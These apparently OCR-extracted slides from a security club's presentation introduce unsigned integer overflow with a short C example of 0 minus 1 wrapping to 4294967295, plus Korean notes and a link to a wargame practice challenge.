unsigned int : 0 ~ 4294967295
```

Integer Overflow

```c
unsigned int x = 0;
x = x - 1;
printf("%u\n", x);
```

Integer Overflow



SCA
SECURITY CYBER AEGIS

Integer Overflow


4바이트 기준

-1 = 0xffffffff

unsigned 0xffffffff= 4294967295

SCA
SECURITY CYBER AEGIS

Integer Overflow



Integer Overflow

https://wargame.swua.kr/challenges/34

SCA
SECURITY CYBER AEGIS

Integer Overflow

SCA
SECURITY CYBER AEGIS

END

SCA
SECURITY CYBER AEGIS